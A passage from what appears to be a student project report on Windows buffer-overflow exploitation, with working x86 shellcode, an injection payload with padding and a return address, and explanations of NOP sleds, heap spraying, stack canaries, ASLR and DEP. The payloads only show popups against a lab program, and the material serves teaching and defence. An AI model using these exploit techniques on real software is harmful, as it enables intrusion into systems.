    "\x8B\x7A\x24\x01\xDF\x66\x8B\x2C\x6F\x8B\x7A\x1C\x01\xDF\x8B\x7C\xAF\xFC\x01"
    "\xDF\x31\xc0\x50\x50\xff\xd7"
```

Figure 3.24: Alternative exploit route. (FatalAppExitA(2) shellcode exploit)

Upon closer inspection of the preceding shellcode, one can see that it follows the same construct as that of MessageBoxA. In fact, the first 70 bytes (~ 28 instructions) of this exploit are almost identical

to the previous one, up until the point the paths diverge in the flowchart. In addition to omitting Sections 1 and 9, following this alternative route results in a significant drop in the exploit's length making it 83 bytes long, and when executed produces the following popup.




Figure 3.25: Pop up produced from FatalAppExitA(2) exploit. (Alternative route)

3.1.2.3 Injecting the Shellcode into a Networked Messaging Application

Having now considerably reduced the length of the exploit, it can realistically be injected into a real-world application. As such, the remainder of this section will show how this exploit can be used against a buffer overflow vulnerability present in a Networked Messaging Application, the example program at hand is the one written by Dr. Paul Evans which was introduced earlier in this chapter. The networking aspect of the program is supported by Winsock, which uses TCP/IP protocol to handle data exchange between two programs within the same computer or across a network. For simplicity's sake, both the sender and receiver programs will be running on the same computer.

Before proceeding, a slight modification to the exploit is required, it is to overwrite the EIP with the address where the injected shellcode starts, thus creating the 'shell'. The fact that EIP is located above a function's local variables can be remembered by recalling the structure of a stack frame, and thus, guessing EIP's exact location is possible by repeatedly increasing the input string's length (increasing the overflow) until the program crashes, indicating that the return address has been corrupted. This method is used to determine the padding that needs to be added to the shellcode to reach EIP, in which the address pointing to the start of the shellcode should be placed.

What is difficult to guess, however, is not the location of EIP at all, it is the memory address where the shellcode injected by the attacker will be stored because usually, the attacker does not know exactly how the program is written and how its variables are defined. This makes guessing the memory address of the injected code very difficult, to the extent that it becomes impractical. Fortunately, there is a way to overcome this using a sled of NOPs (x86 no operation instruction), which will be covered in more detail in the following section. As for now, let's look at the exploit after having applied the discussed modification.

```
Shellcode (FatalAppExitA) : 83 bytes + 121 padding + address of injected shellcode

    "\x31\xC0\x64\x8B\x58\x30\x8B\x5B\x0C\x8B\x5B\x14\x8B\x1B\x8B\x1B\x8B\x5b\x10"
    "\x8B\x53\x3C\x01\xDA\x8B\x52\x78\x01\xDA\x8B\x72\x20\x01\xDE\x31\xED\x45\xAD"
    "\x01\xD8\x81\x38\x46\x61\x74\x61\x75\xF4\x81\x78\x08\x45\x78\x69\x74\x75\xEB"
    "\x8B\x7A\x24\x01\xDF\x66\x8B\x2C\x6F\x8B\x7A\x1C\x01\xDF\x8B\x7C\xAF\xFC\x01"
    "\xDF\x31\xc0\x50\x50\xff\xd7++++++++++++++++++++++++++++++++++++++++++++++++"
    "++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++\x40\xfc\x61\x00"
```

Figure 3.26: Modifications to prepare shellcode for injection.

As shown, there are 121 padding characters, these are used to fill up the space between the end of the exploit and the memory address where EIP register is located. In total, the buffer space available to accommodate the injected code in this program is 204 bytes. Upon inspection of this program (included in the educational package), it can be seen that 128 of these bytes are allocated to the message buffer and 64 bytes are allocated to the username buffer, collectively these add up to 192. The remaining 12 bytes include the EBP register (4 bytes) which is located below the EIP in the stack frame, along with 8 other bytes that were added automatically by the compiler to form some sort of safety cushion between the local variables and registers.

Regarding the address of the injected shellcode (i.e. the return address), that was found using the debugger for now, however in a real scenario, the attacker would not get the opportunity to debug the program prior to attacking it and so advanced techniques are often used to overcome this *return address problem*, but more on this in the following section.

Figure 3.27 demonstrates how the shellcode exploits the vulnerable function strcpy(2) which is used to handle copying the input message from the user to the message's 128-byte buffer.




Figure 3.27: Demonstration of injecting the exploit into a Networked Messaging Application.

Of note is the fact that these programs connect to one another using the IP address. It can be seen in the figure that the IP address entered is (192.168.0.36) which is a special IP address that refers back to the local machine and can be seen using the *ipconfig* command on the command line prompt.

3.2 Overcoming the Return Address Problem

3.2.1 NOP Sleds

NOP is an assembly instruction that is short for no operation. It is a single-byte instruction that does absolutely nothing and is represented by the hex byte 0x90 on the 0x86 architecture. These instructions are sometimes used to waste computational cycles for timing purposes. By creating a large array (or sled) of these NOP instructions and placing it before the shellcode; then, if the EIP register points to any address found in the NOP sled, it will increment while executing each NOP instruction, one at a time, until it finally reaches the shellcode. This means that as long as the return address is overwritten with any address found in the NOP sled, the EIP register will slide down the sled to the shellcode, which will execute properly [2]. Figure 3.28 illustrates what the exploit is expected to look like.




Figure 3.28: Illustration of an injected exploit equipped with a NOP sled.

However, even with a NOP sled, the approximate location of the buffer in memory must be predicted in advance. One technique for approximating the memory location is to use a nearby stack location as a frame of reference. However, a better way of dealing with this is to use Heap Spraying.

3.2.2 Heap Spraying

Heap Spraying is a technique used in exploits to facilitate arbitrary code execution [33]. In fact, heap spray is not an exploitation technique in itself, but rather is a technique used to aid the exploitation of a vulnerability, by making it easier, and giving it an increased chance of success.

The basic concept of a heap spray is to saturate the heap segment of the memory, with the desired code, which will typically consist of a NOP sled and shellcode. This makes it statistically more likely for the processor to access a memory address in the NOP sled, traverse through it, and then execute the shellcode.

Previously discussed, were the facts that data stored in the heap is allocated memory dynamically, and is globally declared and used, meaning that it serves multiple roles and is generally commonly accessed by programs. Therefore, if the exploit succeeds in redirecting control flow to the sprayed heap, the bytes there will be executed, allowing the exploit to perform whatever actions the injected shellcode specifies. As such, the heap spray essentially functions as a very large NOP sled.

Heap sprays take advantage of the fact that on most architectures and operating systems, the start location of large heap allocations in memory is predictable, and consecutive allocations are roughly sequential. This means that the sprayed heap will roughly be in the same location every time the heap

spray is run. Thus, overcoming the problem of guessing the return address i.e. the aforementioned *Return Address Problem*.




Figure 3.29: Illustration of Heap Spraying. [34]

Of note, is that heap spraying is not just used to aid the exploitation of applications, but it is also often implemented to aid web browser exploitations (such as in HTML5 and JavaScript). For instance, heap spraying can be used to create very large strings in JavaScript. The common technique for doing this is to start with a string of one character and concatenate it with itself over and over, thus increasing the length of the string exponentially up to the maximum length allowed by the scripting engine. Depending on how the browser implements strings, either ASCII or Unicode characters can be used in the string. The heap spraying code makes copies of the long string with shellcode and stores these in an array, up to the point where enough memory has been sprayed to ensure the exploit works [35].

3.3 Summary

This Chapter provided an in-depth analysis of buffer overflow vulnerabilities, describing their nature, which functions they are associated with, and how they can be exploited. A breakdown of the construction of two exploits bypassing ASLR was presented and their impact demonstrated on both a local program and on a Networked Messaging Application. The demonstration of the exploit on the Networked Messaging Application shed light on the return address problem whose solutions were later discussed in the last section. The following chapter will go on to talk about security features, and what their operating principles and limitations are.

Chapter 4 – Protection Mechanisms

Protection mechanisms can be group into two main categories – prevention, and mitigation techniques. As the names suggest, a prevention technique is a security feature that, if enabled, would prevent a vulnerability from being exploited in the first place or would at least considerably increase the complexity of the exploit required; on the other hand mitigation techniques cover security features that, if enabled, do not prevent an attack from occurring, but rather reduce the severity of an attack that has already occurred.

In fact, some protection mechanisms do not attempt to prevent an attack at all, instead, they rely on an attack happening so that the identity of the attacker can be revealed, like a honeypot for instance. In computing, a honeypot can be thought of as a trap with a bait, where the bait is data containing information or resources which appear to be of value to attackers, and the trap is the fact that this data is placed on an isolated and monitored server which can block and analyse attackers through access and event logging. This type of protection is more commonly used to deal with internal threats rather than external ones.

Generally, there are 4 major stages to protect a system against malicious actors. (See Figure 4.1)




Figure 4.1: Stages of protecting a system.

As stated earlier, the prevention and mitigation stages refer to the measures and security features that are put in place to prevent an attack from occurring and to limit its severity after it has occurred, respectively. The detection and containment stages are both intermediate stages that take place as the attack is happening. As the name suggests, the detection stage includes all the measures put in place to detect the occurrence of an attack, in many cases, this stage is time-critical, because if the attacker stays undetected for long enough, they can begin taking full control of the system by restricting access, or by encrypting, corrupting, stealing or even destroying important data or parts of the system. Since attacks usually result in spikes in the network traffic, attack detection is commonly performed using network monitoring or mapping tools such as *packet analysers*[7].

The containment stage outlines the immediate actions that must be taken once a breach is detected, such as disconnecting from the internet, changing passwords, disabling remote access, etc.

[7] A packet analyser is a piece of software or hardware used to monitor network traffic, it does so by intercepting and logging traffic within the computer network. [53]

Seeing that this project's scope is memory-corruption attacks, this chapter will focus on several security features that are specifically used to protect against such attacks, each of these features' effectiveness and limitations will also be discussed in depth.

4.1 Stack Canaries

4.1.1 Description

When talking about memory-corruption attacks, Stack Canaries are perhaps the most known and commonly used protection mechanism. The concept of this prevention technique is rather simple, it involves the insertion of a random, 8-byte long 'canary' value into the stack frame between the local variables of the function and the saved registers, essentially what this does is protect the system if it detects that the saved registers, EIP and EBP, were corrupted by a buffer overflow. It does so by comparing the canary value set in the function prologue with the canary value at the function epilogue. If the values do not match, the program produces a warning message and terminates, indicating to the user that a buffer overflow attack was attempted. This prevents stack-based overflow attacks from derailing the program by immediately detecting it and crashing the program before any injected malicious code can be executed.




Figure 4.2: Stack Canary in Networked Base code Application stack frame. [48]

Even though this technique is fairly simple, using it can significantly increase the difficulty of exploiting a stack buffer overflow because it forces the attacker to gain control using some non-traditional means such as corrupting adjacent function variables, which can, in some cases, result in the program behaving incorrectly, or even stop the function from returning, thus rendering the stack canary protection ineffective [36]. Furthermore, advanced exploitation techniques such as Structured Exceptional Handling (SEH) can also be used to bypass this security feature.

4.1.2 Operation

Enabling stack canary protection is simply a matter of including an additional parameter while compiling the program on the command line, this parameter is (*-fstack-protector*) and can be used with the GCC compiler in the way shown in Figure 4.3. For simplicity, this security feature will be demonstrated on the Networked Base code Application, whose stack frame has been presented above. This application emulates the exact functionality of the Winsock Networked Messaging Application in one program rather than two (sender and receiver) and contains the same strcpy(2) vulnerability.




Figure 4.3: Demonstration of Stack Canary in action.

Of note is the fact that stack canaries are a compile-time solution, and thus, it might not be a viable option if the application cannot be recompiled by the developer i.e. if the developer does not have access to all of the source code, which is common since code from commercial libraries is often imported and reused.

4.1.3 Effectiveness

Although this technology is effective, it is not fool-proof, and with persistent attempts at exploiting it, it can be bypassed. As explained previously, using stack canaries prevents overwriting the saved frame pointer (EBP) and the saved return address (EIP), however, it does not protect against SEH attacks nor does it protect against overwriting adjacent local variables which, in some cases, can subvert the system's security, especially when pointer values the function uses to modify data are corrupted. Though, in most modern systems, the stack protection deployed automatically reorders the local variables, thus minimizing the risk of adjacent variable overwriting.

4.2 Address Space Layout Randomisation (ASLR)

4.2.1 Description

Section 3.1.2.1 introduced the tool arwin.exe, which can be used to find the fixed address of any function within a given library, the section then went on to explain that using this method would significantly reduce the complexity of the exploit as it allows multiple steps to be skipped, however, this comes at a trade-off in the robustness and portability of the exploit. It was also outlined that this trade-off is a result of a security feature known as Address Space Layout Randomisation (ASLR) which most modern systems deploy.

This security feature is yet another attack prevention technique that significantly increases the complexity of the exploit required. It does so by randomising the position (or memory address) where the stack and heap, along with the base address of the executable and its loaded libraries are stored in memory, thus making the process of guessing their memory addresses difficult. This forces the attacker to have to manually jump through the export/import tables of kernel32.dll looping through

them to search for the desired function and then obtain its corresponding memory address, this was demonstrated extensively in the shellcode exploit example. However, to provide a complete picture and demonstrate how much simpler writing an exploit is when ASLR is disabled, the FatalAppExitA(2) exploit will be rewritten and presented below, with the assumption that ASLR is not enabled.

The first step to doing this is to obtain the fixed address of FatalAppExitA(2) which is a function found in kernel32.dll. This is done using arwin.exe as shown in Figure 4.4 below.




Figure 4.4: Using arwin.exe to obtain the memory address of FatalAppExitA(2).

Having now found the fixed address of the function to be 0x76da4350, this value can be used as a constant (hardcoded) to write the following exploit.

```
1:  b9 50 32 da 76          mov    $0x76da3250,%ecx  // ECX = kernel32.FatalAppExitA(2)
2:  31 db                   xor    %ebx,%ebx         // EBX = 0
3:  53                      push   %ebx              // Function Parameter 2 = 0
4:  53                      push   %ebx              // Function Parameter 1 = 0
5:  ff d1                   call   **%ecx            // Call FatalAppExitA(0,0)

Shellcode (FatalAppExitA - ASLR disabled): 11 bytes
"\xB9\x50\x32\xDA\x76\x31\xDB\x53\x53\xFF\xD1"
```

Figure 4.5: FatalAppExitA(2) shellcode exploit. (ASLR disabled)

As shown, there has been a substantial reduction in the number of instructions and overall size of the exploit. Disabling ASLR and executing this exploit will, as expected, produce the same pop-up as that shown in Figure 3.25. (See Figure 4.6)




Figure 4.6: Demonstration of FatalAppExitA(2). (ASLR disabled)

Similarly, this same method can also be applied on the 155-byte long MessageBoxA(4) exploit by obtaining and using the following fixed addresses. (Shown in Figure 4.7)

```
Command Prompt

C:\Users\youse\OneDrive\Desktop\Final Year Project\Programs>arwin.exe kernel32.dll LoadLibraryA
arwin - win32 address resolution program - by steve hanna - v.01
LoadLibraryA is located at 0x76d90bd0 in kernel32.dll

C:\Users\youse\OneDrive\Desktop\Final Year Project\Programs>arwin.exe user32.dll MessageBoxA
arwin - win32 address resolution program - by steve hanna - v.01
MessageBoxA is located at 0x770dee90 in user32.dll
```

Figure 4.7: Using arwin.exe to obtain memory addresses of LoadLibraryA(1) and MessageBoxA(4).

This will produce the following exploit, which if executed will produce the same pop-up shown previously in Figure 3.22.

```
  1:  b8 d0 0b d9 76          mov   $0x76d90bd0,%eax        // EAX = Kernel32.LoadLibrary
  2:  31 c9                   xor   %ecx,%ecx               // ECX = 0
  3:  51                      push  %ecx                    // Push 0

LoadUser32:
  4:  68 6c 6c 61 61          push  $0x61616c6c             // aall
  5:  66 81 6c 24 02 61 61    subw  $0x6161,0x2(%esp)       // Remove additional characters "aa"
  6: 68 33 32 2e 64           push  $0x642e3233             // d.32
  7: 68 55 73 65 72           push  $0x72657355             // resU
  8: 54                       push  %esp                    // "User32.dll"
  9: ff d0                    call  %eax                    // Call LoadLibrary(User32.dll)
  10: bb 90 ee 0d 77          mov   $0x770dee90,%ebx        // EBX = User32.MessageBoxA

  11: 31 d2                   xor   %edx,%edx               // EDX = 0
  12: 52                      push  %edx                    // Push 0
  13: 52                      push  %edx                    // Push 0
  14: 52                      push  %edx                    // Push 0
  15: 52                      push  %edx                    // Push 0
  16: ff d3                   call  *%ebx                   // Call MessageBoxA(0,0,0,0)

Shellcode (MessageBoxA - ASLR disabled): 46 bytes
  "\xB8\xD0\x0B\xD9\x76\x31\xC9\x51\x68\x6C\x6C\x61\x61\x66\x81\x6C\x24\x02\x61\x61\x68\x33\x32"
  "\x2E\x64\x68\x55\x73\x65\x72\x54\xFF\xD0\xBB\x90\xEE\x0D\x77\x31\xD2\x52\x52\x52\x52\xFF\xD3"
```

Figure 4.8: MessageBoxA(4) shellcode exploit. (ASLR disabled)

4.2.2 Operation

Unlike Stack Canaries, ASLR is not a compile-time solution, but rather it is a security feature that can be enabled or disabled through the Exploit Protection settings within the Windows Security Centre, and then requires the device to be restarted for it to take effect. An important factor in ASLR is its entropy, which if increased improves the variance of the randomisation, and in general, is something defenders try to increase to make this security feature more effective, and attackers try to reduce to increase the probability of a successful attack.

By looking at Figure 4.9 below, one can see that there are 3 different ASLR options, these are:

- Mandatory ASLR: This is the feature that, if disabled, would allow the use of fixed addresses i.e. the previously shown exploits in this section would work. This feature forcibly enables ASLR on images even if they are not marked as ASLR compatible by rebasing EXEs and DLLs at runtime. Of note however, is the fact that this rebasing has no entropy and can therefore be placed at a predictable location in memory. Nevertheless, this is a useful feature

as it allows ASLR to be applied more broadly, which may help discover any non-ASLR-compatible software so that it can be upgraded or replaced. [37]

- Bottom-up ASLR: This mitigation requires Mandatory ASLR to be enabled to take effect. It essentially adds entropy to relocations, thus randomizing memory addresses and making them less predictable.

- High-Entropy ASLR: This option adds 24 bits of entropy (~ 1 TB of variance) into the bottom-up allocation. (Only for 64-bit applications)




Figure 4.9: ASLR options in Windows Security > App & browser control > Exploit protection.

The table below provides a summary of the features explained above.

	Process EXE opts-in to ASLR			**Process EXE *does not* opt-in to ASLR**		
	Default behavior	**Mandatory ASLR**	**Mandatory ASLR + bottom-up ASLR**	**Default behavior**	**Mandatory ASLR**	**Mandatory ASLR + bottom-up ASLR**
ASLR image	Randomized	Randomized	Randomized	Randomized	Randomized	Randomized
Non-ASLR image	Not randomized	Rebased and randomized	Rebased and randomized	Not randomized	Rebased but not randomized	Rebased and randomized

Table 4.1: Summary of ASLR options. [38]

4.2.3 Effectiveness

There are two main factors that influence the effectiveness of ASLR, its entropy and whether the program is 32-bit or 64-bit, and in reality, even the entropy heavily relies on the number of bits the program runs on. In fact, the size of the 32-bit address space places practical constraints on the entropy that can be added, and therefore 64-bit applications make it more difficult for an attacker to guess a location in memory. This is because 32-bit programs cannot provide more than 16 bits of

entropy which is approximately 65536 unique memory addresses; using brute force, this can be defeated in a matter of minutes [39]. Furthermore, other techniques such as heap spraying could also be used to reduce entropy by adding tons of NOP sleds onto the heap using global or environmental variables.

On the other hand, 64-bit programs can provide up to 24 bits of entropy which is approximately 16.8 million unique memory addresses. This makes ASLR much more effective and impractical to brute force. Moreover, when High Entropy is used, advanced techniques such as heap spraying are made far less effective.

Lastly, as demonstrated in the previous chapter, this security feature can be bypassed on a 32-bit program without needing to use brute force, instead, it can be done by writing shellcode that dives into kernel32.dll, which is present in every executable, and searches its export tables for the functions LoadLibraryA(1) and GetProcAddress(2) through which all other API functions can be accessed.

4.3 Data Execution Prevention (DEP)

4.3.1 Description

Unlike Stack Canaries and ASLR, Data Execution Prevention (DEP) is a mitigation rather than a prevention technique, meaning it does not prevent a vulnerability from being exploited i.e. it does not stop shellcode being injected into the memory, but rather it marks certain sections of the memory as non-executable, thus preventing the attacker from gaining control of the program or system, even if they have managed to inject code and jump to the start of it.

Typically, the shellcode is either injected into the stack or the heap, and if both these regions are marked are non-executable, then any attempt to execute code that has been placed there will result in a memory access violation exception, and if this exception is not handled, it leads to the termination of the program [40].

In fact, by recalling the memory segments introduced previously in Section 2.2, which were Stack, Heap, Text, Bss, and Data. One should note that most programs would never usually execute code in any of these memory regions apart from the text segment – as all code is placed in the code, also known as text, segment.

4.3.2 Operation

The operation of DEP is handled using various different ways. First and foremost, the status of DEP can be checked by using an elevated command prompt i.e. running the command prompt as an administrator and then typing the command shown below in the first line.

